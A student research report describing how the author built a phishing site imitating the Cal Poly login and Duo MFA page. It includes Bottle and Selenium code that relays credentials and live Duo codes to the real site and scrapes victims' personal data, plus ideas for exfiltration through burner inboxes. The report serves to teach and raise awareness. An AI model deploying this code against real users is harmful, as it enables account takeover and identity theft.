Rafeal Salcedo

10/31/2025

Creating a Cal Poly Portal Phishing Site

Research on phishing attacks and bypassing MFA

Written By:

Rafael Salcedo

Introduction

Ever wonder why IT or cybersecurity experts tell you to always check the URL of login pages? Well, the reason behind that is to prevent phishing attacks where attackers try to trick you into inputting your credentials into their fake site. The Cal Poly Login is also vulnerable to phishing attacks even with its Multifactor Authentication. The rest of this report is dedicated to exploring the process of creating such a phishing site that can even bypass the MFA. The motivation behind this is to display how easily an attacker can take your credentials and bypass an MFA if you aren't paying enough attention to something such as the URL. I want to make it very clear that this site is locally hosted, and there were no accounts aside from my own used for testing.

The Cal Poly Login consists of two stages, the first of which is a form where you input your username and password. After inputting a correct set of credentials, you proceed to a Duo verification page where a code is displayed, and a Duo code verification is sent to your phone. After you input the correct verification code, you now gain access to your Cal Poly Portal. The Portal has a personal info tab that displays everything from your name to your address.

Background

The goal is to bypass both the verification code and the credentials with a phishing attack. Achieving this requires a bit of background knowledge about phishing sites and MFAs. MFAs are authentication systems that rely on multiple factors; in the case of the Cal

Poly Login, it is something that you know (password) and something you have(phone). Reading a quick blog can fill us in that “Cybercriminals are bypassing multi-factor authentication (MFA) using adversary-in-the-middle (AiTM) attacks” (Jaeson Schultz). This is exactly what we are looking for as the blog elaborates on how “attackers insert themselves into the authentication process” by using reverse proxies and taking an authentication cookie (Jaeson Schultz). Luckily for us, the Cal Poly Login does not use authentication cookies, so it much simpler to “create fake landing pages matching the official site, harvest authentication credentials and use them to access victims’ accounts” (Jaeson Schultz).


Preparations and tools

In the case of the Cal Poly Login, a successful phishing site will need to copy the appearance and navigation the real thing. Simultaneously, it would need to use the real site to check credentials, trigger the Duo code verification, and automatically scrape all the personal info.

Copying the visuals of the Cal Poly Login can be accomplished by directly copying the HTML/CSS/image files for both the login page and the Duo verification page by using the inspect element tool. Serving the files to a victim requires an additional tool to create a backend. We will be using the python web framework called Bottle to accomplish this.

Bottle allows us to create all the routes that the client would normally fetch and return the associated HTML/CSS/image file. Most importantly, we gain access to the 'template()' function that can fill the html with important info such as the verification code.

When the victim submits the login form with their credentials, we need to verify the credentials with the real site before proceeding further. This means opening a browser instance, for which we will be using another tool meant for browser automation called Selenium. Selenium allows us to create a browser instance, navigate to the real Cal Poly Login, fill in the login form, click buttons, and scrape text to be used for our own purposes.



Finally we can put this all together into a workflow. The victim starts by making a GET request to our root route. Bottle sends back the login html, css, and logo. The victim then fills out the login form. Submitting the form sends a POST request carrying the credentials, Bottle handles the request by creating child process and a pipe. The parent process waits for the child process to create a browser instance with Selenium. Selenium then fills the real login form and submits it. Selenium waits for the Duo page to appear, and

then pipes back the verification code that appears. The parent process inserts the verification code to the html for the Duo page and sends it to the victim. The child process continues to wait for the page to change to the Cal Poly portal. The child process can then navigate to the personal info tab and scrape all the info using Selenium again.

Code snippets

```python
# Setup routes for retrieving static files like html, css, and images
@route('/')
def login():
    show_error= request.query.get('error') == '1' # Errors are redirected here with the query attached causing errortext to be displayed
    return template("fakeCalpoly", error=show_error)

@route('/calpoly.css', method='GET')
def loginstyle():
    return static_file("calpoly.css", root=BASE, mimetype="text/css") # href in login page html requests this route

@route('/logo.png', methods = 'GET')
def logo():
    return static_file("logo.png", root=BASE, mimetype="image/png") # href in duo page html requests this route

@route('/favicon.ico', methods='GET')
def favicon():
    return static_file("favicon.ico", root=BASE, mimetype="image/png") # href in login page html requests this route

@route('/frame/static/v4/App.css', methods='GET')
def duostyle():
    return static_file("Duo.css", root=BASE, mimetype="text/css") # href in duo page html requests this route
```

Above shows all the routes that the victim makes requests to recieve the appropriate fake HTML, CSS, and image. The only file that isn't here is the HTML meant for the Duo verification page as it is instead sent after verifying the victim's credentials.

The only unique route is the login page as it uses a query to determine whether it should display the message that the username or password was wrong

```python
@route('/loading', method='POST') # submit button for the login form sends a post request to this route
def load_page():
    username = request.forms.get('j_username', '') # get username and password straight from the form's request
    password = request.forms.get('j_password', '')

    r, w = Pipe() # A pipe and a child process are needed as we need to return html while simultaneously scraping the real site

    process = Process(target=scraper, args=(r, w, username, password))
    process.start()

    w.close() # Parent process allows the victim to proceed to a fake duo page if it recieves the valid info to complete the html from the child process
    try:
        msg = r.recv()
        r.close()
        return template('duo.html', unique=msg["code"], pnum=msg["phone"])
    except EOFError:
        return redirect('/?error=1') # If the child process doesn't send anything, then the parent presumes that the error is an incorrect username or password
```

This is the route that is used by the victim after they hit the button on the Login form. The child process is created, and the pipe is set up here. The username and password is taken from the request and given to the child process. If the parent process receives the code through the pipe, then the duo.html will be sent with the verification code included. Otherwise, an EOFError will occur causing the victim to return to the login page with the error message displayed.

The Duo verification page displays the last four digits of your phone number at the bottom, which is why it needs to be inserted into the Duo html.

```
service = Service()
driver = webdriver.Firefox(service=service) # create a firefox browser instance
driver.get("https://my.calpoly.edu/") # navigate to the real calpoly login

#fill the username and password in the form and then click the login button
ufill = driver.find_element(By.NAME, "j_username")
ufill.clear()
ufill.send_keys(username)

pfill = driver.find_element(By.NAME, "j_password")
pfill.clear()
pfill.send_keys(password)

loginclk = driver.find_element(By.NAME, "_eventId_proceed")
loginclk.click()

wait = WebDriverWait(driver, 10)
try:
    # if the login succeedes, then we will see the duo window displaying the phone number
    # If the login fails, we won't ever see the phone number display so we will timeout
    phone = wait.until(EC.presence_of_element_located((By.CSS_SELECTOR, 'span[class="phone-name"]')))
    return phone, driver
except:
    driver.close()
    return None, None
```

The child process goes through creating a browser instance, filling out the real Cal Poly Login, and then waiting to see if we see an element belonging to the Duo verification page.

```
if phone is None:
    w.close()
    return

wait = WebDriverWait(driver, 30) # 30 second time-out
try:
    vcode = wait.until(EC.presence_of_element_located((By.CSS_SELECTOR, '.verification-code'))) # wait until verification code pops up
    w.send({"code" : vcode.text, "phone" : phone.text}) # send the necessary info to fill the fake duo page
    w.close()
except:
    w.close()
    driver.close() # don't send a message in the case of a timeout
    return
```


If the Duo verification page never pops up, then we can assume the password was wrong, so we don't send the Parent Process anything causing an EOF error causing the victim to be redirected back to the fake login page.

If the verification code does pop up, then we can send it to the parent process to allow the victim to proceed to the fake Duo page that has the correct verification code and phone number displayed


```
try:
    trust = wait.until(EC.presence_of_element_located((By.ID, 'trust-browser-button'))) # wait for the trust button popup, then click it
    trust.click()
    personal = wait.until(EC.presence_of_element_located((By.ID, 'tabLink_u21l1s7'))) # wait for the personal tab, then click it
    personal.click()

    # extract all the personal information from the student's portal
    step = wait.until(EC.visibility_of_element_located((By.ID, 'primary-name')))
    name = step.find_element(By.CSS_SELECTOR, 'div[class="inline-split wide"]').text
    polyId = driver.find_element(By.ID, 'polyid').find_element(By.CSS_SELECTOR, 'div[class="inline-split wide"]').text
    address = driver.find_element(By.ID, 'current-physical-residence').find_element(By.CSS_SELECTOR, 'div[class="inline-split wide"]').text
    phoneNumber = driver.find_element(By.ID, 'phone-number').find_element(By.CSS_SELECTOR, 'div[class="inline-split wide"]').text
    print(f"name: {name}, polyId: {polyId}, address: {address}, phoneNumber: {phoneNumber}")

except:
    pass # if any of the above time out, we just give up
```

Now we wait until a trust browser button appears, which lets us know that the victim has inputted the code into their Duo mobile app. From there we navigate through the personal tab, to get to the html that contains all the info we want to scrape. We can then use the css and ID's to find the elements that contain the victim's name, polyId, address, and phone


Final product




So, the final product looks like this; the victim starts at this page and inputs their credentials.



The victims see the “Logging in, please wait…” while the backend opens a browser instance and tries to login to the real site with their credentials



If the victim put in incorrect credentials, then they see this error message and are allowed to retry



Otherwise, they proceed to this page where the displayed verification code and phone number was taken from the real page being navigated through the background. If the victim inputs the verification code, then the browser instance can proceed to scrape their personal info tab

```
Bottle v0.13.4 server starting up (using WSGIRefServer())...
Listening on http://127.0.0.1:5000/
Hit Ctrl-C to quit.

127.0.0.1 - - [07/Nov/2025 14:35:57] "GET / HTTP/1.1" 200 15683
127.0.0.1 - - [07/Nov/2025 14:35:57] "GET /calpoly.css HTTP/1.1" 304 0
127.0.0.1 - - [07/Nov/2025 14:36:53] "POST /loading HTTP/1.1" 303 0
127.0.0.1 - - [07/Nov/2025 14:36:53] "GET /?error=1 HTTP/1.1" 200 15684
127.0.0.1 - - [07/Nov/2025 14:37:23] "POST /loading HTTP/1.1" 200 14302
127.0.0.1 - - [07/Nov/2025 14:37:23] "GET /frame/static/v4/App.css?v=a8bf0 HTTP/1.1" 304 0
127.0.0.1 - - [07/Nov/2025 14:37:23] "GET /frame/static/shared/js/errors.js?v=d10d2 HTTP/1.1" 404 798
127.0.0.1 - - [07/Nov/2025 14:37:23] "GET /frame/static/v4/App.js?v=a5100 HTTP/1.1" 404 778
127.0.0.1 - - [07/Nov/2025 14:37:23] "GET /frame/logo?sid=frameless-7d98070c-7807-4dac-9b1f-491ac7d2dd50 HTTP/1.1" 404 797
name: Rafael Salcedo Prado, polyId:          , address:
        CA          , phoneNumber:        -4138
```

Conclusion

In conclusion, I would consider the current state of my phishing site to be satisfactory. If I had more time, I would make it more convincing. For now, it takes 10 seconds to time out if the username or password was incorrect. I can't optimize it to be faster as if the timeout is too fast then correct credentials won't be detected in time.

Another thing I would add is more convincing navigation. For now, the phishing site leaves the victim on the duo verification page even after inputting the verification code. In the best-case scenario, the victim may think that something hung and then close out my site. But the ideal phishing site would continue to trick the victim by replicating more of the Cal Poly Portal. Alternatively, I could have sent the victim an error code in a more convincing way that something went wrong, but their info wasn't stolen.

A big weakness in this phishing site is that it only accounts password and verification code MFAs. I realized halfway through that Duo supports stuff like biometric passkeys like fingerprints. If I had more time, I would make it so that my phishing site handles all the different MFA verification methods.

The last thing I would like to further explore if I had more time on this project is how to retrieve all the stolen information. I could do something as simple as storing the stolen info in a file on whatever is hosting the site. It is much more common to make the retrieval more complex so that it's harder to trace the site back to me. Personal info can be sent in an email into multiple burner inboxes.

I believe that building this phishing site was a good way to show how easily an attacker can steal your credentials and bypass some MFAs if you aren't being careful.

Resources:

Schultz, J. (2025, May 13). *State-of-the-art phishing: MFA Bypass*. Cisco Talos Blog. https://blog.talosintelligence.com/state-of-the-art-phishing-mfa-bypass/